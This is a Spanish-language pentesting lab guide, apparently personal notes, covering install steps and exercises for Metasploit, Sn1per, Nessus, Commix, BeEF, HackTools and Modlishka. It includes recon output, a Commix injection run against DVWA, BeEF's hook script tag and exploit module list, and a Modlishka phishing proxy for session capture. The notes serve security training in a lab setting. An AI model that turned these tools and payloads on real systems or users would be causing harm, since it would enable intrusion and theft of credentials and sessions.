

1) Metasploit Framework

- **Para qué sirve (simple):** plataforma para **explotar vulnerabilidades**, con cientos de exploits y payloads.
- **Open-source:** Sí.
- **Instalar en Kali:** viene instalado; si no:

```
sudo apt update && sudo apt install -y metasploit-framework  
msfconsole
```

- **Ejercicios:**

```
msfconsole → search vsftpd → use exploit/unix/ftp/vsftpd_234_backdoor  
(contra Metasploitable2) → configura RHOSTS y run.
```

1. Usar **auxiliary/scanner/portscan/tcp** para escanear puertos de una VM propia.

```
git:(master) ✘ 2 Kali      Kali      10:58 Oct 29 11:40 Zabbix  
~/Documents/box > sudo apt update && sudo apt install -y metasploit-framework  
[sudo] password for kali:  
Get:1 https://download.docker.com/linux/debian bullseye InRelease [43.0 kB]  
Get:2 https://repo.protonvpn.com/debian stable InRelease [2,967 B]  
Get:3 https://download.docker.com/linux/debian/bullseye/stable amd64 Packages [63.9 kB]  
Get:4 https://repo.protonvpn.com/debian/stable/main all Packages [197 kB]  
Get:5 http://kali.download/kali kali-rolling InRelease [34.0 kB]  
Get:6 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]  
Get:7 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.2 MB]  
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]  
Get:9 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [252 kB]  
Fetched 73.9 MB in 7s (10.4 MB/s)  
~/Documents/box > ls
```

2) Indusface Web Application Scanning (WAS)

- **Para qué sirve:** escáner **SaaS** de vulnerabilidades web (inyecciones, XSS, etc.).
- **Open-source:** No (comercial / cloud).
- **Instalar en Kali:** No aplica; se usa en la web tras registrarte.
- **Ejercicios:**

1. Dar de alta un subdominio de laboratorio y lanzar un escaneo.
2. Revisar el informe y clasificar 3 hallazgos por criticidad.

The screenshot shows the Indusface WAS website. At the top, there's a navigation bar with links for Products, Pricing, Partners, Solutions, Resources, Blog, Company, a Try AppTrana button, and an Under Attack button. The main header reads "Indusface WAS - Website Vulnerability Scanner" and describes it as "AI-Powered, DAST scanner for web application scanning". Below the header, there's a circular diagram illustrating the scope of the scanner: "Websites, Mobile Apps and APIs" at the top, "Asset & API Discovery" in the center, and "PaaS" at the bottom. A footer note states: "This website stores cookies on your computer. These cookies are used to improve your online experience and provide".

3) Sn1per

- **Para qué sirve:** reconocimiento automatizado (enumera servicios, subdominios, puertos, etc.).
 - **Open-source:** Sí (edición community).
 - **Instalar en Kali:**

```
sudo apt install -y sniper || { git clone https://github.com/1N3/Sn1per  
&& cd Sn1per && sudo ./install.sh; }
```

```
~/Documents/box > git clone https://github.com/1N3/Sn1per && cd Sn1per && sudo ./install.sh
Cloning into 'Sn1per'...
remote: Enumerating objects: 3356, done.
remote: Counting objects: 100% (702/702), done.
remote: Compressing objects: 100% (153/153), done.
remote: Total 3356 (delta 610), reused 549 (delta 549), pack-reused 2654 (from 2)
Receiving objects: 100% (3356/3356), 43.23 MiB | 16.27 MiB/s, done.
Resolving deltas: 100% (2353/2353), done.

+ -- ---=[ https://snlpersecurity.com
+ -- ---=[ Sn1per CE by @xer0dayz

[>] This script will install Sn1per under /usr/share/sniper. Are you sure you want to continue?
(Hit Ctrl+C to exit)

[*] Installing base dependencies...
sudo is already the newest version (1.9.17p2-1).
sudo set to manually installed.
gpg is already the newest version (2.4.8-4).
gpg set to manually installed.
curl is already the newest version (8.15.0-1).
The following packages were automatically installed and are no longer required:
  base58                      python3-kombu
  gir1.2-vte-2.91              python3-log-symbols
  libnet1                      python3-marshmallow
  libslirp0                    python3-marshmallow-sqlalchemy
  pgcli                        python3-mnemonic
```

- **Ejercicios:**

```
sniper -t 192.168.56.10 (tu VM) para recon básico.
```

```
sniper -f targets.txt con 2-3 IPs internas de lab y comparar resultados.
```

```
~/Documents/box/Sn1per master > sudo sniper -t localhost
[sudo] password for kali:
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning localhost [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/localhost [OK]
[*] Scanning localhost [OK]



+ -- ---=[https://sn1persecurity.com
+ -- ---=[Sn1per v9.2 by @xer0dayz

=====
[2025-10-31](12:24)x•
GATHERING DNS INFO
=====
[2025-10-31](12:24)x•
=====
[2025-10-31](12:24)x•
CHECKING FOR SUBDOMAIN HIJACKING
=====
[2025-10-31](12:24)x•
=====
[2025-10-31](12:24)x•
PINGING HOST
=====
[2025-10-31](12:24)x•
PING localhost (::1) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.154 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.154/0.154/0.154/0.000 ms

=====
[2025-10-31](12:24)x•
RUNNING TCP PORT SCAN
=====
```

Capturing from Loopback: lo

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
450	1016.2909730...	127.0.0.1	127.0.0.1	TCP	74	3306 → 61187 [SYN, ACK] Seq=0
451	1016.2909780...	127.0.0.1	127.0.0.1	TCP	54	61187 → 3306 [RST] Seq=1
452	1016.3913478...	127.0.0.1	127.0.0.1	TCP	70	61188 → 3306 [SYN] Seq=0
453	1016.3913683...	127.0.0.1	127.0.0.1	TCP	70	3306 → 61188 [SYN, ACK] Seq=1
454	1016.3913747...	127.0.0.1	127.0.0.1	TCP	54	61188 → 3306 [RST] Seq=1
455	1016.4172083...	127.0.0.1	127.0.0.1	ICMP	162	Echo (ping) request id=0
456	1016.4173123...	127.0.0.1	127.0.0.1	ICMP	162	Echo (ping) reply id=0
457	1016.4427663...	127.0.0.1	127.0.0.1	ICMP	192	Echo (ping) request id=0
458	1016.4427850...	127.0.0.1	127.0.0.1	ICMP	192	Echo (ping) reply id=0
459	1016.4695955...	127.0.0.1	127.0.0.1	UDP	342	40314 → 31615 Len=300
460	1016.4696194...	127.0.0.1	127.0.0.1	ICMP	370	Destination unreachable (
461	1016.4949200...	127.0.0.1	127.0.0.1	TCP	66	61195 → 3306 [SYN, ECE, C]
462	1016.4949501...	127.0.0.1	127.0.0.1	TCP	66	3306 → 61195 [SYN, ACK, E]
463	1016.4949604...	127.0.0.1	127.0.0.1	TCP	54	61195 → 3306 [RST] Seq=1
464	1016.5206438...	127.0.0.1	127.0.0.1	TCP	74	61197 → 3306 [<None>] Seq=1
465	1016.5464032...	127.0.0.1	127.0.0.1	TCP	74	61198 → 3306 [FIN, SYN, P]
466	1016.5727828...	127.0.0.1	127.0.0.1	TCP	74	61199 → 3306 [ACK] Seq=1
467	1016.5728069...	127.0.0.1	127.0.0.1	TCP	54	3306 → 61199 [RST] Seq=1
468	1016.6023072...	127.0.0.1	127.0.0.1	TCP	74	61200 → 39246 [SYN] Seq=0
469	1016.6023197...	127.0.0.1	127.0.0.1	TCP	54	39246 → 61200 [RST, ACK]
470	1016.6288091...	127.0.0.1	127.0.0.1	TCP	74	61201 → 39246 [ACK] Seq=1
471	1016.6288244...	127.0.0.1	127.0.0.1	TCP	54	39246 → 61201 [RST] Seq=1
472	1016.6538179...	127.0.0.1	127.0.0.1	TCP	74	61202 → 39246 [FIN, PSH]
473	1016.6538286...	127.0.0.1	127.0.0.1	TCP	54	39246 → 61202 [RST, ACK]
474	1016.6807507...	127.0.0.1	127.0.0.1	TCP	74	[TCP Dup ACK 464#1] 61197
475	1016.7069340...	127.0.0.1	127.0.0.1	TCP	74	[TCP Retransmission] 61197
476	1016.7835343...	127.0.0.1	127.0.0.1	TCP	74	[TCP Dup ACK 464#2] 61197
477	1016.8176992...	127.0.0.1	127.0.0.1	TCP	74	[TCP Retransmission] 61197
478	1016.8838227...	127.0.0.1	127.0.0.1	TCP	74	[TCP Dup ACK 464#3] 61197
479	1016.9180415...	127.0.0.1	127.0.0.1	TCP	74	[TCP Retransmission] 61197
480	1017.1071868...	127.0.0.1	127.0.0.1	TCP	74	54154 → 3306 [SYN] Seq=0
481	1017.1071984...	127.0.0.1	127.0.0.1	TCP	74	3306 → 54154 [SYN ACK] Seq=1

Frame 475: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface lo
 Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 127.0.0.1 (00:00:00:00:00:01)
 Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
 Transmission Control Protocol, Src Port: 61198, Dst Port: 3306

```
31](12:24)x*
RUNNING TCP PORT SCAN
=====
31](12:24)x*
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:24 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 60 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
5432/tcp  open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

7531...	1324.1634319...	127.0.0.1	127.0.0.1	TCP	58 54030 → 55665 [SYN] Seq=0
7531...	1324.1634341...	127.0.0.1	127.0.0.1	TCP	54 35665 → 54030 [RST, ACK]
7531...	1324.1634381...	127.0.0.1	127.0.0.1	TCP	58 54030 → 59373 [SYN] Seq=0
7531...	1324.1634405...	127.0.0.1	127.0.0.1	TCP	54 59373 → 54030 [RST, ACK]
7531...	1324.1634444...	127.0.0.1	127.0.0.1	TCP	58 54030 → 23172 [SYN] Seq=0
7531...	1324.1634467...	127.0.0.1	127.0.0.1	TCP	54 23172 → 54030 [RST, ACK]
7531...	1324.1634507...	127.0.0.1	127.0.0.1	TCP	58 54030 → 20103 [SYN] Seq=0
7531...	1324.1634528...	127.0.0.1	127.0.0.1	TCP	54 20103 → 54030 [RST, ACK]
7531...	1324.1634569...	127.0.0.1	127.0.0.1	TCP	58 54030 → 36538 [SYN] Seq=0
7531...	1324.1634592...	127.0.0.1	127.0.0.1	TCP	54 36538 → 54030 [RST, ACK]
7531...	1324.1634632...	127.0.0.1	127.0.0.1	TCP	58 54030 → 46052 [SYN] Seq=0
7531...	1324.1634654...	127.0.0.1	127.0.0.1	TCP	54 46052 → 54030 [RST, ACK]
7531...	1324.1634696...	127.0.0.1	127.0.0.1	TCP	58 54030 → 43923 [SYN] Seq=0
7531...	1324.1634719...	127.0.0.1	127.0.0.1	TCP	54 43923 → 54030 [RST, ACK]
7531...	1324.1634758...	127.0.0.1	127.0.0.1	TCP	58 54030 → 50000 [SYN] Seq=0
7531...	1324.1634782...	127.0.0.1	127.0.0.1	TCP	54 50000 → 54030 [RST, ACK]
7531...	1324.1634822...	127.0.0.1	127.0.0.1	TCP	58 54030 → 58673 [SYN] Seq=0
7531...	1324.1634848...	127.0.0.1	127.0.0.1	TCP	54 58673 → 54030 [RST, ACK]
7531...	1324.1634896...	127.0.0.1	127.0.0.1	TCP	58 54030 → 35072 [SYN] Seq=0
7531...	1324.1634919...	127.0.0.1	127.0.0.1	TCP	54 35072 → 54030 [RST, ACK]
7531...	1324.1634958...	127.0.0.1	127.0.0.1	TCP	58 54030 → 17901 [SYN] Seq=0
7531...	1324.1634980...	127.0.0.1	127.0.0.1	TCP	54 17901 → 54030 [RST, ACK]
7531...	1324.1635024...	127.0.0.1	127.0.0.1	TCP	58 54030 → 24048 [SYN] Seq=0
7531...	1324.1635047...	127.0.0.1	127.0.0.1	TCP	54 24048 → 54030 [RST, ACK]
7531...	1324.1635087...	127.0.0.1	127.0.0.1	TCP	58 54030 → 20512 [SYN] Seq=0
7531...	1324.1635110...	127.0.0.1	127.0.0.1	TCP	54 20512 → 54030 [RST, ACK]

```
~/Documents/box/Modlishka master ?2 > sudo sniper -t 192.168.0.64
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning 192.168.0.64 [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/192.168.0.64 [OK]
[*] Scanning 192.168.0.64 [OK]
```



```
+ -- --=[https://sn1persecurity.com
+ -- --=[Sn1per v9.2 by @xer0dayz
```

```
=====
*x[2025-10-31](14:33)x*
GATHERING DNS INFO
=====
*x[2025-10-31](14:33)x*
=====
*x[2025-10-31](14:33)x*
CHECKING FOR SUBDOMAIN HIJACKING
=====
*x[2025-10-31](14:33)x*
PINGING HOST
=====
*x[2025-10-31](14:33)x*
PING 192.168.0.64 (192.168.0.64) 56(84) bytes of data.
64 bytes from 192.168.0.64: icmp_seq=1 ttl=64 time=4.73 ms

--- 192.168.0.64 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.725/4.725/4.725/0.000 ms
=====
*x[2025-10-31](14:33)x*
```

YO PUEDO ESCANEAR PERO POR ALGUNA RAZÓN NO PUEDEN ESCANEARME A MI, A PESAR DE ESTAR EL CORTAFUEGOS DESHABILITADO, UFW, NFTABLES, ...

usr	share	sniper	loot	workspace	localhost	vulnerabilities
Name						
 credentials						
 domains						
 ips						
 nmap						
 notes						
 osint						
 output						
 reports						
 scans						
 screenshots						
 vulnerabilities						
 web						

```
34 PORT STATE SERVICE VERSION
35 80/tcp open http Apache httpd 2.4.65 ((Debian))
36 |_http-server-header: Apache/2.4.65 (Debian)
37 | http-brute:
38 |_ Path "/" does not require authentication
39 | vulners:
40 |   cpe:/a:apache:http_server:2.4.65:
41 |     CNVD-2024-36391 9.8      https://vulners.com/cnvd/CNVD-2024-36391
42 |     CNVD-2024-36388 9.8      https://vulners.com/cnvd/CNVD-2024-36388
43 |     CNVD-2022-41640 9.8      https://vulners.com/cnvd/CNVD-2022-41640
44 |     CNVD-2020-46280 9.8      https://vulners.com/cnvd/CNVD-2020-46280
45 |     1337DAY-ID-34882 9.8      https://vulners.com/zdt/1337DAY-ID-34882      *EXPLOIT*
46 |     FD2EE3A5-BAEA-5845-BA35-E6889992214F 9.1      https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-B
E6889992214F      *EXPLOIT*
47 |     E606D7F4-5FA2-5907-B30E-367D6FFEC0D89 9.1      https://vulners.com/githubexploit/E606D7F4-5FA2-5907-
B30E-367D6FFEC0D89      *EXPLOIT*
48 |     D8A19443-2A37-5592-8955-F614504AAF45 9.1      https://vulners.com/githubexploit/D8A19443-2A37-5592-8
F614504AAF45      *EXPLOIT*
49 |     CNVD-2025-16610 9.1      https://vulners.com/cnvd/CNVD-2025-16610
50 |     CNVD-2024-36387 9.1      https://vulners.com/cnvd/CNVD-2024-36387
51 |     CNVD-2024-33814 9.1      https://vulners.com/cnvd/CNVD-2024-33814
52 |     B5E74010-A082-5ECE-AB37-623A5B33FE7D 9.1      https://vulners.com/githubexploit/B5E74010-A082-5ECE-
AB37-623A5B33FE7D      *EXPLOIT*
53 |     5418A85B-F4B7-5BBD-B106-0800AC961C7A 9.1      https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-
B106-0800AC961C7A      *EXPLOIT*
54 |     CNVD-2023-30860 9.0      https://vulners.com/cnvd/CNVD-2023-30860
55 |     D6E5CEC7-9ED8-5F96-A93E-768E2674DBCB 8.8      https://vulners.com/githubexploit/D6E5CEC7-9ED8-5F96-
A93E-768E2674DBCB      *EXPLOIT*
56 |     CNVD-2021-102387 8.2      https://vulners.com/cnvd/CNVD-2021-102387
57 |     EDB-ID:46676 7.8      https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
58 |     CNVD-2019-08946 7.8      https://vulners.com/cnvd/CNVD-2019-08946
59 |     706A08EF-16F2-59B5-B98E-EB8B83215AB1 7.8      https://vulners.com/gitee/706A08EF-16F2-59B5-B98E-
EB8B83215AB1      *EXPLOIT*
60 |     EDB-ID:40909 7.5      https://vulners.com/exploitdb/EDB-ID:40909      *EXPLOIT*
61 |     CNVD-2025-16613 7.5      https://vulners.com/cnvd/CNVD-2025-16613
62 |     CNVD-2025-16612 7.5      https://vulners.com/cnvd/CNVD-2025-16612
63 |     CNVD-2025-16609 7.5      https://vulners.com/cnvd/CNVD-2025-16609
64 |     CNVD-2025-16608 7.5      https://vulners.com/cnvd/CNVD-2025-16608
65 |     CNVD-2025-16603 7.5      https://vulners.com/cnvd/CNVD-2025-16603
66 |     CNVD-2024-36393 7.5      https://vulners.com/cnvd/CNVD-2024-36393
67 |     CNVD-2024-36390 7.5      https://vulners.com/cnvd/CNVD-2024-36390
68 |     CNVD-2024-36389 7.5      https://vulners.com/cnvd/CNVD-2024-36389
69 |     CNVD-2022-51058 7.5      https://vulners.com/cnvd/CNVD-2022-51058
70 |     CNVD-2022-13199 7.5      https://vulners.com/cnvd/CNVD-2022-13199
71 |     CNVD-2022-03205 7.5      https://vulners.com/cnvd/CNVD-2022-03205
72 |     CNVD-2020-46281 7.5      https://vulners.com/cnvd/CNVD-2020-46281
73 |     CNVD-2020-46279 7.5      https://vulners.com/cnvd/CNVD-2020-46279
74 |     CNVD-2019-08945 7.5      https://vulners.com/cnvd/CNVD-2019-08945
```

4) Tenable Nessus

- **Para qué sirve:** evaluación de vulnerabilidades (red/sistemas) con informes detallados.
- **Open-source:** No (propietario; “Essentials” es gratis con registro).
- **Instalar en Kali:** descarga el .deb de Tenable y:

```
sudo dpkg -i Nessus-*debian*.deb  
sudo systemctl enable --now nessusd  
# Navega a https://localhost:8834 para configurar
```

- **Ejercicios:**

1. Crear un **scan básico** de tu VM Metasploitable2.
2. Exportar reporte y priorizar 3 CVEs por CVSS.

5) Commix

- **Para qué sirve:** detecta y explota **Command Injection** en webs.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y commix
```

```
/usr/share/sniper/loot/workspace/localhost > sudo apt install -y commix  
commix is already the newest version (4.0-0kali1).  
The following packages were automatically installed and are no longer required:  
  base58  
  binutils-mingw-w64-i686  
  binutils-mingw-w64-x86-64  
  gcc-mingw-w64-base  
  gcc-mingw-w64-i686-win32  
  gcc-mingw-w64-i686-win32-runtime  
  gcc-mingw-w64-x86-64-win32  
  gcc-mingw-w64-x86-64-win32-runtime  
  girl.2-vte-2.91  
  libaiolt64  
  libnet1  
  libslirp0  
  mingw-w64-common  
  python3-flaskext.wtf  
  python3-flatbuffers  
  python3-gevent  
  python3-gevent-websocket  
  python3-html2text  
  python3-hupper  
  python3-kombu  
  python3-log-symbols  
  python3-marshmallow  
  python3-marshmallow-sqlalchemy  
  python3-mnemonic  
  python3-nplusone  
  python3-ordered-set
```

- **Ejercicios:**

1. Contra un endpoint vulnerable de DVWA (nivel bajo), probar:
`commix --url="http://localhost/DVWA/vuln/exec/?ip=127.0.0.1&submit=Submit" --data=""`
2. Activar modo interactivo y ejecutar id en el objetivo (lab).

```
commix --url="http://localhost/DVWA/vuln/exec/?ip=127.0.0.1&submit=Submit" -  
data=""
```

```
[usr/sh/sniper/loot/workspace/localhost > commix --url="http://localhost/DVWA/vuln/exec/?ip=127.0.0.1&submit=Submit" --data=""
```

v4.0-stable
<https://commixproject.com>
(@commixproject)

```
+--  
Automated All-in-One OS Command Injection Exploitation Tool  
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)  
+--  
(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.  
  
[12:42:08] [info] Testing connection to the target URL.  
[12:42:08] [warning] The web server responded with an HTTP error code '404' which could interfere with the results of the tests.  
[12:42:08] [info] Checking if the target is protected by some kind of WAF/IPS.  
It is not recommended to continue in this kind of cases. Do you want to ignore the response HTTP error code '404' and continue the tests? [Y/n] > y  
[12:42:11] [info] Performing identification (passive) tests to the target URL.  
[12:42:11] [critical] Unable to connect to the target URL (HTTP Error 404: Not Found).  
[12:42:11] [info] Setting GET parameter 'ip' for tests.  
[12:42:11] [info] Performing heuristic (basic) tests to the GET parameter 'ip'.  
[12:42:11] [warning] Heuristic (basic) tests shows that GET parameter 'ip' might not be injectable.
```

6) BeEF (Browser Exploitation Framework)

- **Para qué sirve:** engancha navegadores para simular ataques del lado del cliente (XSS).
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y beef-xss  
beef-xss
```

```
/usr/sh/sniper/loot/workspace/localhost > sudo apt install -y beef-xss  
The following packages were automatically installed and are no longer required:  
base58  
binutils-mingw-w64-i686  
binutils-mingw-w64-x86-64  
gcc-mingw-w64-base  
gcc-mingw-w64-i686-win32  
gcc-mingw-w64-i686-win32-runtime  
gcc-mingw-w64-x86-64-win32  
gcc-mingw-w64-x86-64-win32-runtime  
girl.2-vte-2.91  
libaiolt64  
libnet1  
libsllrp0  
python3-flaskext.wtf  
python3-flatbuffers  
python3-gevent  
python3-gevent-websocket  
python3-html2text  
python3-hupper  
python3-kombu  
python3-log-symbols  
python3-marshmallow  
python3-marshmallow-sqlalchemy  
python3-mnemonic  
python3-nplusone
```

- **Ejercicios:**

1. Abrir el **panel** de BeEF y enganchar un navegador propio visitando el hook.
2. Ejecutar un módulo inofensivo (p.ej., obtener plugins/UA).

```
/usr/share/sniper/loot/workspace/localhost > sudo beef-xss  
[-] You are using the Default credentials  
[-] (Password must be different from "beef")  
[-] Please type a new password for the beef user:  
[i] GeoIP database is missing  
[i] Run geoipupdate to download / update Maxmind GeoIP database  
[*] Please wait for the BeEF service to start.  
[*]  
[*] You might need to refresh your browser once it opens.  
[*]  
[*] Web UI: http://127.0.0.1:3000/ui/panel  
[*]     Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

http://127.0.0.1:3000/ui/panel

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
- Offline Browsers

Getting Started

Logs

Zombies

Auto Run

 **EeEF**
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <https://beefproject.com/>

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.

 **EeEF**
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

You should be hooked into BeEF.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Slashdot](#)

Have a go at the event logger. Insert your secret here:

You can also load up a more [advanced demo page](#).

⊕ 127.0.0.1:3000

You've been BeEFed ;>


OK

The Butcher

Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Our Meaty Friends Order Your BeEF-Hamper

Thanks to http://www.flickr.com/photos/bulle_de/ and <http://dineSarasota.com> for the BeEF images



Hooked Browsers

- Online Browsers
 - 127.0.0.1
 - 127.0.0.1
- Offline Browsers

Getting Started Logs Zombies Auto Run Current Browser

Details Logs Commands Proxy XssRays Network

Module Tree

Module Results History

id	date	label
0	2025-10-31 12:56	command 1

Command results

id	date	label
1	Fri Oct 31 2025 12:56:56 GMT+0100 (Central European Standard Time)	

data:

```
result=[{"status":"success","country":"Spain","cc": "ES","city": "Madrid","isp": "RIMA (Red IP Multifamiliares de Madrid) S.A.", "org": "", "as": "AS3352 TELEFONICA DE ESPANA S.A.U.", "query": "2.136.142.51"}]
```

Module Tree

- Search
 - Shell Shock (CVE-2014-6271)
 - Shell Shock Scanner (Revealed)
 - Skype iPhone XSS Steal Cookies
 - VTiger CRM Upload Exploit
 - WAN Emulator Command Execution
 - Zenoss 3.x Add User CSRF
 - Zenoss 3.x Command Execution
 - ruby-nntpd Command Execution
 - NtfsCommonCreate DoS
 - Opencart Reset Password Command
 - PHP 5.3.9 DoS
 - Spring Framework Malicious Class
 - boostMachine <= 3.1 Add User
 - Firephp 0.7.1 RCE
- Host (24)
 - Detect Antivirus
 - Detect CUPS
 - Detect Coupon Printer
 - Detect Google Desktop
 - Get Battery Status
 - Get Geolocation (Third-Party)
 - Get Internal IP WebRTC

7) HackTools

- **Para qué sirve:** **cheatsheets + generadores** (payloads, wordlists, fuzzing) en extensión del navegador.
- **Open-source:** Sí (extensión).
- **Instalar en Kali:** instala **HackTools** desde la tienda de **Firefox/Chrome**.

The screenshot shows the Firefox Add-ons page at addons.mozilla.org/en-US/firefox/addon/hacktools/. The page header includes the Firefox logo, the word 'ADD-ONS', and navigation links for 'Extensions', 'Themes', and 'More...'. A search bar at the top right contains the placeholder 'Find add-ons'. Below the header, a warning message states: '⚠ This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.' followed by a 'Learn more' link. The main section features the 'HackTools' extension card, which includes a profile picture of a person wearing a fedora, the extension name 'HackTools', the developer name 'by Riadh B. & Ludovic C.', a brief description of the tool's purpose (facilitating web application penetration tests), and a 'Remove' button. Below the card is a screenshot of the browser toolbar with a custom icon for the HackTools extension.


- **Ejercicios:**

1. Generar una **payload** de XSS y probarla en un input de DVWA.
2. Usar el generador de **hashes** para comprobar SHA1/MD5 de una cadena.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello



8) Intruder

- **Para qué sirve:** plataforma **SaaS** de **pentesting automatizado** y gestión de exposición.
 - **Open-source:** No.
 - **Instalar en Kali:** No; es web/SaaS.
 - **Ejercicios:**
 1. Dar de alta un host de lab y lanzar un escaneo programado.
 2. Crear una alerta de nueva exposición y simular un cambio (abrir un puerto).
-

9) Modlishka

- **Para qué sirve:** reverse-proxy para campañas de **phishing** realista con captura de sesión (para labs).
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y golang-go  
git clone https://github.com/drk1wi/Modlishka  
cd Modlishka && go build
```

```
~/Documents/box/Modlishka master > ls  
config  extra  go.sum  log      main_test.go  plugin   runtime  
core    go.mod  LICENSE  main.go  Makefile     README.md  templates  
~/Documents/box/Modlishka master > go build  
go: downloading github.com/dsnet/compress v0.0.1  
go: downloading github.com/cespare/go-smaz v1.0.0  
go: downloading github.com/manifoldco/go-base32 v1.0.4  
go: downloading github.com/miekg/dns v1.1.56  
go: downloading golang.org/x/net v0.17.0  
go: downloading github.com/tidwall/buntdb v1.3.0  
go: downloading golang.org/x/sys v0.13.0  
go: downloading github.com/tidwall/btree v1.4.2  
go: downloading github.com/tidwall/gjson v1.14.3  
go: downloading github.com/tidwall/grect v0.1.4  
go: downloading github.com/tidwall/match v1.1.1  
go: downloading github.com/tidwall/rtred v0.1.2  
go: downloading github.com/tidwall/pretty v1.2.0  
go: downloading github.com/tidwall/tinyqueue v0.1.1
```

- **Ejercicios (solo en lab, dominios propios):**

1. Levantar Modlishka apuntando a un sitio de pruebas en tu red.
2. Capturar y revisar logs de sesión desde un navegador de prueba.

```

